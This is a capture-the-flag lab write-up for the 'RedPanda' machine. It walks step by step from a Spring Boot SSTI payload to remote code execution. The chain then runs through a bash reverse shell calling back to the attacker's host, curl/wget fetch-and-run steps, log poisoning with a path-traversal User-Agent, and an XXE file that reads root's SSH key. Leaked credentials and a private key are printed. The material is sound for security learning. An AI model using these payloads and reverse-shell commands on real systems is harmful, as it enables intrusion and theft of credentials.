RedPanda

11th July 2022 / Document No D22.100.185

Prepared By: dotguy

Machine Author: WoodenK

Difficulty: Easy

Synopsis

RedPanda is an easy Linux machine that features a website with a search engine made using the Java Spring Boot framework. This search engine is vulnerable to Server-Side Template Injection and can be exploited to gain a shell on the box as user `woodenk`. Enumerating the processes running on the system reveals a `Java` program that is being run as a cron job as user `root`. Upon reviewing the source code of this program, we can determine that it is vulnerable to XXE. Elevation of privileges is achieved by exploiting the XXE vulnerability in the cron job to obtain the SSH private key for the `root` user. We can then log in as user `root` over SSH and obtain the root flag.

Skills required

- Web Enumeration
- Linux Fundamentals

Skills learned

- Server Side Template Injection
- XML Entity Injection
- Source code review

Enumeration

Nmap

Let's run a Nmap scan to discover any open ports on the remote host.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.170 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.170
```

```
nmap -p 22,8080 -sV 10.10.11.170

Starting Nmap 7.92 ( https://nmap.org )
Nmap scan report for 10.10.11.170
Host is up (0.30s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy
```

The Nmap scan shows that SSH is listening on its default port, i.e. `port 22` and an HTTP web server is listening on port `8080`.


HTTP

Browsing to port `8800` we can see a page which features a "Red Panda" search engine.


If we look at the source code of this webpage by right-clicking on the webpage and selecting the "View Page Source" option, we can learn that the `<title>` tag says "Red Panda Search | Made with Spring Boot" which helps in profiling the technology in use for this website. Spring Boot is an open source Java-based framework used to create a micro Service.

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>Red Panda Search | Made with Spring Boot</title>
    <link rel="stylesheet" href="css/search.css">
  </head>
```

Let's do a random search and check what the results are. Upon searching for the character "s" the output shows a few results that showcase pandas. Interestingly, the result page also contains the text "You searched for:" followed by the text that we searched for. This could be a potential XXS or SSTI exploit vector. We will get back to this later.



A hyperlink on the author's name leads to a webpage, which shows some statistics on how many views each image has.



There's also a link to export this table in the form of an `XML` file. Here is the content of the `XML` file for the author `woodenk`.

```
<?xml version="1.0" encoding="UTF-8"?>
<credits>
  <author>woodenk</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/hungy.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smooch.jpg</uri>
    <views>6</views>
  </image>
  <image>
    <uri>/img/smiley.jpg</uri>
    <views>3</views>
  </image>
  <totalviews>9</totalviews>
</credits>
```

What is SSTI?

Web applications commonly use server-side templating technologies (Jinja2, Twig, FreeMaker, etc.) to generate dynamic HTML responses. As quoted by OWASP, Server Side Template Injection vulnerabilities (SSTI) occur when user input is embedded in a template in an unsafe manner and results in remote code execution on the server. More information on SSTI can be found here.

Now, we already know that the page is using Java Spring Boot, thus, let us go back to the search engine and try some Server Side Template Injection attacks on it. Some potential SSTI payloads for Java frameworks can be found here.

```
${8*8}
#{8*8}
*{8*8}
```

Trying out the first two payloads returns a blank page with the text `Error occurred: banned characters`. However, the third payload `*{8*8}`, returns with the response `64`.

This implies that the website is vulnerable to SSTI.

Initial Foothold

We have verified that the website is vulnerable to SSTI, thus let's try to execute the `id` command on the remote host by using the following SSTI payload for Spring Boot Java framework that can be found here.

```
*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id')
.getInputStream())}
```

The command was successfully executed which confirms that we have remote code execution.

Let us now proceed to obtain a reverse shell by using the bash reverse shell code that can be found here.

```
bash -i >& /dev/tcp/<YOUR_LOCAL_IP>/1337 0>&1
```

Store the above bash reverse shell code in a file and this file can be served on our local machine through a Python HTTP server, by running the following command from the directory which contains the reverse shell file.

```
python3 -m http.server 8000
```

Before downloading and executing the reverse shell payload on the remote box, let us run the netcat listener on port `1337` as this was specified as the port to connect to in the reverse shell code.

```
nc -nvlp 1337
```

Let us now download this reverse shell file on the remote host using the `curl` command and save it in the `/tmp` directory as this directory is writable by all the users on the system. We will need to update the earlier used SSTI payload with the corresponding `curl` command.

```
*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('curl <YOUR_LOCAL_IP>:8000/shell.sh -o /tmp/shell.sh').getInputStream())}
```

If we check the server logs of the Python server running on our local machine, we can notice an entry for the reverse shell file being fetched by the remote host. This confirms that the file has been successfully downloaded.

```
python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:8000/) ...
10.129.118.96 - - [13/Jul/2022 13:21:57] "GET /shell.sh HTTP/1.1" 200 -
```

Let's make the file executable on the remote host using the following payload that contains the command `chmod +x /tmp/shell.sh`.

```
*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('chmo
d +x /tmp/shell.sh').getInputStream())}
```

Finally, let's execute the reverse shell file using the command `/bin/bash /tmp/shell.sh` inside the payload.

```
*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('/bin
/bash /tmp/shell.sh').getInputStream())}
```

We obtain a reverse shell as user `woodenk` on port `1337` listening on our local host.

```
nc -nvlp 1337

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.118.96.
Ncat: Connection from 10.129.118.96:55980.
bash: cannot set terminal process group (863): Inappropriate ioctl for device
bash: no job control in this shell

woodenk@redpanda:/tmp/hsperfdata_woodenk$ id
uid=1000(woodenk) gid=1001(logs) groups=1001(logs),1000(woodenk)
```

Enumerating the file system and digging for configurational files leads us to `/opt/panda_search/src/main/java/com/panda_search/htb/panda_search/MainController.java`, which contains the credentials for the user `woodenk`.


```
[ ** SNIP ** ]

Class.forName("com.mysql.cj.jdbc.Driver");
            conn = DriverManager.getConnection("jdbc:mysql://localhost:3306/red_panda",
"woodenk", "RedPandazRule");

[ ** SNIP ** ]
```

Let's try logging in as user `woodenk` over SSH with the obtained credentials.

```
ssh woodenk@10.10.11.170
```



The user flag can be found in `/home/woodenk/user.txt`.

Privilege Escalation

Let's check for any cron jobs running on the remote host by using the pspy utility. We can serve the `pspy` executable file on our local machine using a Python HTTP server and fetch it on the remote host using `wget`.

```
wget <YOUR_LOCAL_IP>:8000/pspy64
```

```
wget 10.10.14.50:8000/pspy64

--2022-07-13 09:14:07--  http://10.10.14.50:8000/pspy64
Connecting to 10.10.14.50:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: _pspy64_

pspy64                          100%[=====================================================>]
  2.94M   798KB/s    in 4.7s

2022-07-13 09:14:12 (639 KB/s) - _pspy64_ saved [3078592/3078592]

woodenk@redpanda:/tmp$ chmod +x pspy64
```

We will also need to make this file executable on the remote host to be able to execute it.

```
chmod +x pspy64
```

Run the `pspy` utility using the following command.

```
./pspy
```

```
[ ** SNIP ** ]

2022/07/13 09:16:01 CMD: UID=0    PID=24563  | java -jar /opt/credit-
score/LogParser/final/target/final-1.0-jar-with-dependencies.jar

[ ** SNIP ** ]
```

In the output of `pspy`, we can see a `jar` program running as a cron job every two minutes as the `root` user.

Let's check the contents and analyze the source code of `/opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java`.

```
public static void main(String[] args) throws JDOMException, IOException,
JpegProcessingException {
        File log_fd = new File("/home/woodenk/panda_search/redpanda.log");
        Scanner log_reader = new Scanner(log_fd);
        while(log_reader.hasNextLine())
        {
            String line = log_reader.nextLine();
            if(!isImage(line))
            {
                continue;
```

```
            }
            Map parsed_data = parseLog(line);
            System.out.println(parsed_data.get("uri"));
            String artist = getArtist(parsed_data.get("uri").toString());
            System.out.println("Artist: " + artist);
            String xmlPath = "/credits/" + artist + "_creds.xml";
            addViewTo(xmlPath, parsed_data.get("uri").toString());
        }
        //Document doc = saxBuilder.build(fd);

    }
}
```

In the above code snippet containing the `main()` function, we see that the log file `/opt/panda_search/redpanda.log` is being read and a `while` loop iterates through each line of this log file. Its contents look like the following.

```
cat /opt/panda_search/redpanda.log
```

```
cat /opt/panda_search/redpanda.log

200||10.10.14.5||Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0||/img/smooch.jpg
200||10.10.14.5||Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0||/search
```

Inside the loop, each line of the log file is read one at a time and stored in the string variable `line`. It is then checked for the presence of the ".jpg" sub-string using a conditional `if` statement with the `isImage()` function.

```
if(!isImage(line)) {
  continue;
}
```

The `isImage()` method takes a string as an argument and returns true if it contains the sub-string ".jpg".

```
public static boolean isImage(String filename) {
    if (filename.contains(".jpg"))
      return true;
    return false;
}
```

If the conditional statement is satisfied, i.e. the string contains the ".jpg" sub-string, then the `line` variable is passed to the `parselog()` function.

```
public static Map parseLog(String line) {
        String[] strings = line.split("\\|\\|", 4);
        Map map = new HashMap<>();
        map.put("status_code", strings[0]);
        map.put("ip", strings[1]);
        map.put("user_agent", strings[2]);
        map.put("uri", strings[3]);

        return map;
}
```

The `parselog()` function takes a string as an argument and splits it into 4 different parts by using `||` as the delimiter. These 4 separated values are then assigned to a map variable with the following keys: `[status_code, ip, user_agent, uri]`. The map returned by this function is then stored in the `parsed_data` variable of the `main()` function.

Then the value of the key `uri` in the map variable `parsed_data` is passed to the `getArtist()` function.

```
public static String getArtist(String uri) throws IOException, JpegProcessingException
    {
        String fullpath = "/opt/panda_search/src/main/resources/static" + uri;
        File jpgFile = new File(fullpath);
        Metadata metadata = JpegMetadataReader.readMetadata(jpgFile);
        for(Directory dir : metadata.getDirectories())
        {
            for(Tag tag : dir.getTags())
            {
                if(tag.getTagName() == "Artist")
                {
                    return tag.getDescription();
                }
            }
        }

        return "N/A";
    }
```

The string variable `uri` which is passed to the `getArtist()` function is used to determine the full path of the image file in the filesystem and then this function reads the metadata of the image and returns the value of the `Artist` field. The returned value is stored in the `artist` string of the `main()` function.

Coming back to the following line of code, we can see that the value of the `artist` variable is concatenated to generate the full-path of the variable `xmlpath`, which is then passed to the `addviewto()` function.

```
String xmlPath = "/credits/" + artist + "_creds.xml";
```

We must note here that the path stored in the `xmlpath` variable leads to a file that ends with the sub-string `_creds.xml`.

Then the `addViewTo()` function parses the XML file which is located at the path denoted by the `xmlpath` variable.

```
addViewTo(xmlPath, parsed_data.get("uri").toString());
```

Naturally, as this program includes parsing of an XML file, it is prudent to check for XXE (XML External Entity Injection).

> ## What is XXE?
>
> An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server-side request forgery and other system impacts. More information about XXE can be found here.

Furthermore, the way the value of the `xmlpath` variable is being determined makes it vulnerable to code injection as the value of the variable `artist` is being used directly without any precautionary sanitisation.

```
String xmlPath = "/credits/" + artist + "_creds.xml";
```

We know that the value of the `artist` variable is obtained from the `Artist` field in the metadata of an image file. If we alter the metadata of an image and add a malicious value for the `Artist` field we might be able to modify the path value in the `xmlpath` variable and make it point to a malicious XML file of our choice.

The path to the image file is determined by using the entries in the log file which are generated as per the requests sent by the client. So, we can try to induce a malicious request such that the `parselog()` function parses the path to that image file, which contains the maliciously altered `Artist` value in its metadata.

Let us try to replicate the functionality of the `parselog()` function in Python in order to verify log poisoning.

We create a file descriptor `fd` and open the `/opt/panda_search/redpanda.log` file in 'read' mode. The first line is read and stored in the `data` variable. Then, we obtain a list by splitting the `data` string variable into different parts by using `||` as the delimiter. This splits the string into a list of 4.

```
>>> fd = open('/opt/panda_search/redpanda.log', 'r')

>>> data = fd.readline()

>>> data
200||10.10.14.5||Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101
Firefox/97.0||/img/smooch.jpg

>>> data.split('||')
['200', '10.10.14.5', 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101
Firefox/97.0', '/img/smooch.jpg']
```

Looking back at the `parselog()` function, we know that in the returned map variable the key `uri` is assigned the value present at index `3` of the list obtained after splitting the line read from the `/opt/panda_search/redpanda.log` file.

Let's try to inject `||` into our web request in the `User-Agent` HTTP header field such that it causes the injected value to be present at index `3` in the list and be assigned to the key `uri` in the map.

```
>>> data = '200||10.10.14.5||hax||/malicious||/img/smooch.jpg\n'

>>> data.split('||')
['200', '10.10.14.5', 'hax', '/malicious', '/img/smooch.jpg\n']

>>> data.split('||')[3]
'/malicious'
```

It works! The above result verifies the possibility of log file injection.

Let us follow the above blueprint to verify if the Java program is vulnerable to XXE.

First, curate a malicious `XML` file using the `XML` file that we downloaded earlier from the website. We will try to read the private SSH key of the user `root`, i.e. `/root/.ssh/id_rsa`, through the XXE payload. Consider the following XML file.

```
<?xml version="1.0" encoding="UTF-8">
<!DOCTYPE author [<!ENTITY xxe SYSTEM 'file:///root/.ssh/id_rsa'>]>
<credits>
  <author>&xxe;</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/hungy.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smooch.jpg</uri>
    <views>1</views>
  </image>
  <image>
    <uri>/img/smiley.jpg</uri>
    <views>1</views>
  </image>
  <totalviews>2</totalviews>
</credits>
```

Let us upload this malicious XML file to `/tmp` on the remote host using a Python HTTP server, and rename it to `hax_creds.xml`. We can use any filename but it must end with the sub-string `_creds.xml` as per our analysis about the way the value of the `xmlpath` variable was being determined in the `main()` function.

We can serve this XML file on our local machine using the Python HTTP server and download it from the remote host using the `wget` utility.

```
wget <YOUR_LOCAL_IP>:8000/export.xml
```

We then modify its permissions accordingly.

```
chmod 777 export.xml
```

Finally, we change its name to include the required substring.

```
mv export.xml hax_creds.xml
```

In order for the `addViewTo()` function to point to this XML file, we will need to somehow alter the `xmlpath` variable, as it points to the location of the XML file that is to be parsed.

We can accomplish this by modifying the `Artist` field in the metadata of an image and then making the `getArtist()` function use this modified image.

The `exiftool` utility can be used to view and edit the metadata of an image file. It can be installed by using the following command.

```
git clone https://github.com/exiftool/exiftool.git
```

Let's download one of the images from the website and take a look at its metadata.

```
wget 10.10.11.170:8080/img/smooch.jpg
```

We can check the value of the `Artist` field by using the `-Artist` flag.

```
./exiftool -Artist smooch.jpg
```

```
./exiftool -Artist smooch.jpg

Artist                          : woodenk
```

Let's now change the value of the metadata `Artist` field to `../tmp/hax` as we need the `addViewTo()` function to parse the `/tmp/hax_creds.xml` file. Do note that we must not include the `_creds.xml` substring as it is concatenated later by the program itself.

```
./exiftool -Artist='../tmp/hax' smooch.jpg
```

```
./exiftool -Artist smooch.jpg
Artist                          : woodenk


./exiftool -Artist='../tmp/hax smooch.jpg
  1 image files updated


./exiftool -Artist smooch.jpg
Artist                          : ../tmp/hax
```

We will need to transfer this image with altered metadata back to the remote host. This can be done by serving the image file on a local Python HTTP server similar to the process shown above in the writeup. On the remote host, let's download the image file in the `/tmp` directory.

```
cd /tmp
wget <YOUR_LOCAL_IP>:8000/smooch.jpg
```

Now, if we want the program to parse our modified image we will need to have a log entry in the `/opt/panda_search/redpanda.log` file point to it.

Let us now make a malicious request to the remote host in order to create an entry in the `/opt/panda_search/redpanda.log` file, such that it redirects the `getArtist()` function to our malicious image file. We can use `cURL` for this purpose along with the `-A` flag to send a request with a custom `User-Agent` HTTP header.

```
curl -A "evil||/../../../../../../../../../../../tmp/smooch.jpg" http://10.10.11.170:8080/
```

After waiting a couple of minutes we can read the `/tmp/hax_creds.xml` file to obtain the SSH key of the user `root`.

```
woodenk@redpanda:/tmp$ cat hax_creds.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE author>
<credits>
  <author>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQAAAJBRbb26UW29
```

```
ugAAAAtzc2gtZWQyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQ
AAAECj9KoL1KnAlvQDz93ztNrROky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>1</views>
  </image>
  <image>
    <uri>/img/hungy.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smooch.jpg</uri>
    <views>1</views>
  </image>
  <image>
    <uri>/img/smiley.jpg</uri>
    <views>1</views>
  </image>
  <totalviews>3</totalviews>
</credits>
```

We can then copy this SSH key to a file on the local host and change the file permissions to `600` so that the key can be used by the `SSH` utility.

```
chmod 600 id_rsa
```

We can then successfully log in as user `root` over SSH.

```
ssh -i id_rsa root@10.10.11.170
```

```
ssh -i id_rsa root@10.10.11.170

Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 14 Jul 2022 02:53:36 AM UTC

  System load:           0.0
  Usage of /:            80.5% of 4.30GB
  Memory usage:          36%
  Swap usage:            0%
  Processes:             214
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.170
  IPv6 address for eth0: dead:beef::250:56ff:feb9:85cd


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings


Last login: Thu Jul 14 02:22:57 2022 from 10.10.14.5
root@redpanda:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found at `/root/root.txt`.